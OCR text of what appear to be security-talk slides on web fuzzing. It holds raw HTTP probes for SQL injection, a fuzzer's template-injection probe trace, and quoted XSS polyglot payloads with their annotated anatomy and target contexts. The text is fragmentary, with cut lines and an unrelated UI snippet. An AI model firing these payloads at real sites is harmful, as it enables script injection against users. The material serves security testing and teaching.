MSIE 6.0; Windows NT 5.1)

  (blank line)
```

```
HTTP/1.1 200 OK
Date: Sun, 18 Oct 2009 08:56:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Sat, 20 Nov 2004
07:16:26 GMT
ETag: "10000000565a5-2c-3e94b66c2e680"
Accept-Ranges: bytes
Content-Length: 44
Connection: close
Content-Type: text/html
X-Pad: avoid browser bug

  <html><body><h1>It
  works!</h1></body></html>
```

```
GET /docs/index.html?q=1' HTTP/1.1
Host: www.nowhere123.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.1)

  (blank line)
```

```
HTTP/1.1 500 Internal Server Error
Date: Sun, 18 Oct 2009 08:56:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Sat, 20 Nov 2004
07:16:26 GMT
Content-Length: 0
Connection: close
```


id=1
id=1'


```
GET /docs/index.html?q=1'' HTTP/1.1
Host: www.nowhere123.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.1)

  (blank line)
```


```
HTTP/1.1 200 OK
Date: Sun, 18 Oct 2009 08:56:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Sat, 20 Nov 2004
07:16:26 GMT
ETag: "10000000565a5-2c-3e94b66c2e680"
Accept-Ranges: bytes
Content-Length: 44
Connection: close
Content-Type: text/html
X-Pad: avoid browser bug

  <html><body><h1>It
  works!</h1></body></html>
```

GET /docs/index.html?q=1/0 HTTP/1.1
Host: www.nowhere123.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

(blank line)

HTTP/1.1 500 Internal Server Error
Date: Sun, 18 Oct 2009 08:56:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Sat, 20 Nov 2004 07:16:26 GMT
Content-Length: 0
Connection: close


id=1
id=1+1
id=1'
id=1/0
id=(1+0)/0
id=(1-1)/0


(0) null (, PYTHON_CODE_INJECTION, FREEMARKER_JAVA_TEMPLATE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION, VELOCITY_JAVA_TEMPLATE_INJECTION, RCE, NODEJS_PUG_TEMPLATE_INJECTION, NODEJS_EJS_TEMPLATE_INJECTION, JAVASCRIPT_CODE_INJECTION, None, TORNADO_PYTHON_TEMPLATE_INJECTION, SQLI, PYTHO
(1) <%={%>,HowInsertionPoints.REPLACE (, FREEMARKER_JAVA_TEMPLATE_INJECTION, PYTHON_CODE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION, VELOCITY_JAVA_TEMPLATE_INJECTION, RCE, NODEJS_PUG_TEMPLATE_INJECTION, JAVASCRIPT_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_EJS_
(2) ./,HowInsertionPoints.APPEND (, PYTHON_CODE_INJECTION, FREEMARKER_JAVA_TEMPLATE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION, VELOCITY_JAVA_TEMPLATE_INJECTION, RCE, NODEJS_PUG_TEMPLATE_INJECTION, JAVASCRIPT_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_EJS_TEM
(3) <%={%>,HowInsertionPoints.OFFSET_2 (, PYTHON_CODE_INJECTION, FREEMARKER_JAVA_TEMPLATE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION, VELOCITY_JAVA_TEMPLATE_INJECTION, RCE, NODEJS_PUG_TEMPLATE_INJECTION, JAVASCRIPT_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NOD
(4) :#**********,HowInsertionPoints.APPEND (, PYTHON_CODE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION, RCE, NODEJS_EJS_TEMPLATE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, PYTHON_OBJECT_SERIALIZATION_INJECTION, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, MAKO_PYTHON_TEMPLATE_
(5) <%={%>,HowInsertionPoints.APPEND (, PYTHON_CODE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION, RCE, NODEJS_EJS_TEMPLATE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, MAKO_PYTHON_TEMPLATE_INJECTION)
(6) ./,/,/,/,HowInsertionPoints.REPLACE (, SMARTY_PHP_TEMPLATE_INJECTION, RCE, NODEJS_EJS_TEMPLATE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, MAKO_PYTHON_TEMPLATE_INJECTION)
(7) {{"test"}},HowInsertionPoints.REPLACE (, SMARTY_PHP_TEMPLATE_INJECTION, RCE, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_NUNJUCKS_TEMPLATE_INJECTION)
(8) #{zzz},HowInsertionPoints.REPLACE (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, RCE, TORNADO_PYTHON_TEMPLATE_INJECTION, None)
(9) {{range.constructor("test;")}},HowInsertionPoints.REPLACE (, RCE, TORNADO_PYTHON_TEMPLATE_INJECTION, None)
(10) #{JSON.stringify(test)},HowInsertionPoints.APPEND (, TORNADO_PYTHON_TEMPLATE_INJECTION, None)
(11) {{s}},HowInsertionPoints.REPLACE (, TORNADO_PYTHON_TEMPLATE_INJECTION, None)
(12) ${1/02},HowInsertionPoints.REPLACE (, TORNADO_PYTHON_TEMPLATE_INJECTION)
(10) (),HowInsertionPoints.REPLACE (, RCE, TORNADO_PYTHON_TEMPLATE_INJECTION)
(11) ${1/02},HowInsertionPoints.REPLACE (, RCE)
(9) <a><c><c><c></c></c></c>,HowInsertionPoints.REPLACE (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, RCE, None)
(10) #{JSON.stringify(test)},HowInsertionPoints.APPEND (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, None)
(11) {{range.constructor("test/")}},HowInsertionPoints.REPLACE (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, None)
(12) ${1/02},HowInsertionPoints.REPLACE (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION)
(8) {{1/0*0}},HowInsertionPoints.APPEND (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION)
(9) {{range.constructor("test;")}},HowInsertionPoints.REPLACE (, SMARTY_PHP_TEMPLATE_INJECTION)
(10) ${1/02},HowInsertionPoints.REPLACE (, SMARTY_PHP_TEMPLATE_INJECTION)
(7) <%={1}%>,HowInsertionPoints.REPLACE (, MAKO_PYTHON_TEMPLATE_INJECTION, RCE, None)
(8) ../inexistant3,HowInsertionPoints.REPLACE (, MAKO_PYTHON_TEMPLATE_INJECTION)
(9) ${1/02},HowInsertionPoints.REPLACE (, MAKO_PYTHON_TEMPLATE_INJECTION)
(10) 0;console.log(1),HowInsertionPoints.REPLACE (, MAKO_PYTHON_TEMPLATE_INJECTION)
(7) <%=console.log(1%>,HowInsertionPoints.REPLACE (, MAKO_PYTHON_TEMPLATE_INJECTION, RCE, NODEJS_EJS_TEMPLATE_INJECTION, None)
(8) ${x},HowInsertionPoints.REPLACE (, RCE, NODEJS_EJS_TEMPLATE_INJECTION, None)
(9) <a><c><c><c></c></c></c>,HowInsertionPoints.REPLACE (, RCE, NODEJS_EJS_TEMPLATE_INJECTION)
(10) ${1/02},HowInsertionPoints.REPLACE (, NODEJS_EJS_TEMPLATE_INJECTION)
(6) #{JSON.stringify(test)},HowInsertionPoints.APPEND (, PYTHON_CODE_INJECTION, NODEJS_EJS_TEMPLATE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, MAKO_PYTHON_TEMPLATE_INJECTION)
(7) {{1/0*0}},HowInsertionPoints.APPEND (, PYTHON_CODE_INJECTION, NODEJS_EJS_TEMPLATE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_NUNJUCKS_TEMPLATE_INJECTION)
(8) (1==1),HowInsertionPoints.REPLACE (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, PYTHON_CODE_INJECTION, NODEJS_EJS_TEMPLATE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION)
(9) {{"test"}},HowInsertionPoints.REPLACE (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, PYTHON_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION)
(10) 0*1*(1*8),HowInsertionPoints.REPLACE (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, PYTHON_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION)
(11) {{range.constructor("test;")}},HowInsertionPoints.REPLACE (, PYTHON_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION)
(12) ${1/02},HowInsertionPoints.REPLACE (, TORNADO_PYTHON_TEMPLATE_INJECTION)
(12) (1+1),HowInsertionPoints.REPLACE (, PYTHON_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION)
(13) ${1/02},HowInsertionPoints.REPLACE (, PYTHON_CODE_INJECTION)
(5) ./,/,/,/,HowInsertionPoints.REPLACE (, PYTHON_CODE_INJECTION, PYTHON_OBJECT_SERIALIZATION_INJECTION)
(6) &((3==9)),HowInsertionPoints.APPEND (, PYTHON_OBJECT_SERIALIZATION_INJECTION)
(7) ${1/02},HowInsertionPoints.REPLACE (, PYTHON_OBJECT_SERIALIZATION_INJECTION)
(8) ******,HowInsertionPoints.APPEND (, PYTHON_OBJECT_SERIALIZATION_INJECTION)
(9) 0;console.log(1),HowInsertionPoints.REPLACE (, PYTHON_OBJECT_SERIALIZATION_INJECTION)
(10) &((1==1)),HowInsertionPoints.APPEND (, PYTHON_OBJECT_SERIALIZATION_INJECTION)
(4) ./,HowInsertionPoints.OFFSET_2 (, PYTHON_CODE_INJECTION, FREEMARKER_JAVA_TEMPLATE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION, VELOCITY_JAVA_TEMPLATE_INJECTION, RCE, NODEJS_PUG_TEMPLATE_INJECTION, JAVASCRIPT_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS
(5) <%={%>,HowInsertionPoints.APPEND (, PYTHON_CODE_INJECTION, FREEMARKER_JAVA_TEMPLATE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION, VELOCITY_JAVA_TEMPLATE_INJECTION, RCE, NODEJS_PUG_TEMPLATE_INJECTION, JAVASCRIPT_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None
(6) (1==1),HowInsertionPoints.REPLACE (, PYTHON_CODE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION, NODEJS_EJS_TEMPLATE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, MAKO_PYTHON_TEMPLATE_INJECTION)
(7) {{"test"}},HowInsertionPoints.REPLACE (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, PYTHON_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION)
(8) #{JSON.stringify(test)},HowInsertionPoints.APPEND (, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, PYTHON_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION)
(9) {{range.constructor("test;")}},HowInsertionPoints.REPLACE (, PYTHON_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION)
(10) ${1/02},HowInsertionPoints.REPLACE (, TORNADO_PYTHON_TEMPLATE_INJECTION)
(10) 0*1*(1*8),HowInsertionPoints.REPLACE (, PYTHON_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION)
(11) ${1/02},HowInsertionPoints.REPLACE (, PYTHON_CODE_INJECTION)
(6) ./,/,/,/,HowInsertionPoints.REPLACE (, SMARTY_PHP_TEMPLATE_INJECTION, RCE, NODEJS_EJS_TEMPLATE_INJECTION, JAVASCRIPT_CODE_INJECTION, None, TORNADO_PYTHON_TEMPLATE_INJECTION, NODEJS_NUNJUCKS_TEMPLATE_INJECTION, MAKO_PYTHON_TEMPLATE_INJECTION)
(7) {{"test"}},HowInsertionPoints.REPLACE (, SMARTY_PHP_TEMPLATE_INJECTION, RCE, JAVASCRIPT_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_NUNJUCKS_TEMPLATE_INJECTION)
(8) ./,/,/,/,/,/,/,/,/,HowInsertionPoints.REPLACE (, SMARTY_PHP_TEMPLATE_INJECTION, RCE, JAVASCRIPT_CODE_INJECTION, TORNADO_PYTHON_TEMPLATE_INJECTION, None, NODEJS_NUNJUCKS_TEMPLATE_INJECTION)
(9) {{range.constructor("test;")}},HowInsertionPoints.REPLACE (, RCE, TORNADO_PYTHON_TEMPLATE_INJECTION, None, SMARTY_PHP_TEMPLATE_INJECTION)
(10) #{zzz},HowInsertionPoints.REPLACE (, RCE, TORNADO_PYTHON_TEMPLATE_INJECTION, None)
(11) ${1/02},HowInsertionPoints.REPLACE (, RCE, None)
(12) &true,HowInsertionPoints.REPLACE (, RCE)
(10) ******,HowInsertionPoints.APPEND (, RCE, TORNADO_PYTHON_TEMPLATE_INJECTION, SMARTY_PHP_TEMPLATE_INJECTION)
(11) (1+Object({a:1}).a),HowInsertionPoints.REPLACE (, RCE, SMARTY_PHP_TEMPLATE_INJECTION)
II hangouts.google.com is shari

Backend Fuzzing

- Rule based scanning don't scale
  - Technically
  - Operationaly
- Tree Based Analysis
  - Automatic Rule Generation
  - Scales better


XSS

A polyglot payload

```
<html>
      <head>HERE</head>
      <body>
            <div id=”HERE”>
                  <a href=”HERE”>
            </div>
      </body>
      <script>
            var a = document.location;
            eval(a.hash);
      </script>
</html>
```


Mobile Contexts

```
<IonContent> {/*-- Default Label --*/} <IonLabel>Label</IonLabel><br /> {/*-- Label Colors --*/} <IonLabel
color="primary">Primary Label</IonLabel><br /> <IonLabel color="secondary">Secondary Label</IonLabel><br />
<IonLabel color="danger">Danger Label</IonLabel><br /> <IonLabel color="light">Light Label</IonLabel><br /> <IonLabel
color="dark">Dark Label</IonLabel><br /> {/*-- Item Labels --*/} <IonItem> <IonLabel>Default Item</IonLabel> </IonItem>
<IonItem> <IonLabel className="ion-text-wrap"> Multi-line text that should wrap when it is too long to fit on one line in the
item. </IonLabel> </IonItem>
```


Why GitHub?
Enterprise
Explore
Marketplace
Pricing
Search
0xSobky / HackVault
Watch 66
Star
Code
Issues 1
Pull requests 0
Projects 0
Wiki
Security
Insights
Unleashing an Ultimate XSS Polyglot
Ahmed Elsobky edited this page on Feb 16, 2018 · 20 revisions
Foreword:
When it comes to testing for cross-site scripting vulnerabilities (a.k.a. XSS), you're generally faced with a variety of injection contexts where each of which requires you to alter your injection payload so it suites the specific context at hand. This can be too tedious and time consuming in most cases, but luckily, XSS polyglots can come in handy here to save us a lot of time and effort.
What is an XSS polyglot?
An XSS polyglot can be generally defined as any XSS vector that is executable within various injection contexts in its raw form.
So, what polyglot you came up with?
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert())//%0D%0A%0d%0a//</stYle/</titLe
Anatomy of the polyglot (in a nutshell):
jaVasCript: : A label in ECMAScript; a URI scheme otherwise.
/*-/*`/*\`/*'/*"/**/ : A multi-line comment in ECMAScript; a literal-breaker sequence.
(/* */oNcliCk=alert()) : A tangled execution zone wrapped in invoking parenthesis!
//%0D%0A%0d%0a// : A single-line comment in ECMAScript; a double-CRLF in HTTP response headers.
</stYle/</titLe/</teXtarEa/</scRipt/--!> : A sneaky HTML-tag-breaker sequence.
\x3csVg/<sVg/oNloAd=alert()//>\x3e : An innocuous svg element.
Total length: 144 characters.
What injection contexts does it cover?
HTML contexts covered:
Double-quoted tag attributes:
<input type="text" value="
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert())//%0D%0A%0d%0a//</stYle/</titLe
Pages 6
Find a Page...
Home
A Cross browse
Deanonymize W
AutoRecon for
Reconnaissanc
Regaxor: Fuzzi
for Fun and Not
Profit
Unleashing an
Polyglot
z00mtrack: Use
The Browser Zo
Clone this wiki loc
https://github.



starts a multiline js comment
closes " in js
starts a svg tag
closes ' in js
starts a multiline js comment
newline to evade regex filters which aren't multiline
starts a multiline js comment
closes ' in js
Made with by <3 Somdev Sangwan (@s0md3v)
starts a multiline comment in js
closes attribute values of svg and html and tags as well as the tags themselves
alert() function to show a popup
starts html tag
closes ' in js
%0ajavascript:/*\"/*--<svg onload='/*</template></noembed></noscript></style></title></textarea></script><html onmouseover="/**/ alert()//">
valid data type for data attribute of object and src attribute of iframe tag
html entity encoded < for srcdoc attribute as it requires a html doc
closes a html comment in case the payload gets reflected into one
executes when the svg element is loaded
html data within these tags isn't rendered by browsers so we need to close them in case our payload gets reflected within them
close all the comments we opened earlier
executes when mouse is hovered over the html element
start a single line js comment to prevent the next part from disturbing the syntax by commenting it out



NOV 5, 2018 · TRICHIWTRICH
My XSS polyglot payload
This work came out from XSS Polyglot Challenge created by @filedescriptor
Main rules are:
No DOM sinks or external libraries are involved
Network is disabled
Also it needs to pass 20 common contexts:
01:
02:
03: <title>{{payload}}</title>
04: <textarea>{{payload}}</textarea>
05: <style>{{payload}}</style>
06: <noscript>{{payload}}</noscript>
07: <noembed>{{payload}}</noembed>
08: <template>{{payload}}</template>
09: <frameset>{{payload}}</frameset>
10: <select><option>{{payload}}</option></select>
11: <script type="text/template">{{payload}}</script>
12: <!--{{payload}}-->
13: <iframe src="{{payload}}"></iframe> , Filter: " →
14: <iframe srcdoc="{{payload}}"></iframe> , Filter: " → , < →
15: <script>"{{payload}}"</script> , Filter: </script → <\/script
16: <script>'{{payload}}'</script> , Filter: </script → <\/script
17: <script>`{{payload}}`</script> , Filter: </script → <\/script
18: <script>//{{payload}}</script> , Filter: </script → <\/script
19: <script>/*{{payload}}*/</script> , Filter: </script → <\/script
20: <script>"{{payload}}"</script> , Filter: </script → <\/script , " → \"
I finished at #6 for 144 bytes payload :), it looks like this:
javascript:"/*'/`//\"//</template/</title/</textarea/</style/</noscript/</no
onload=alert()//</script>

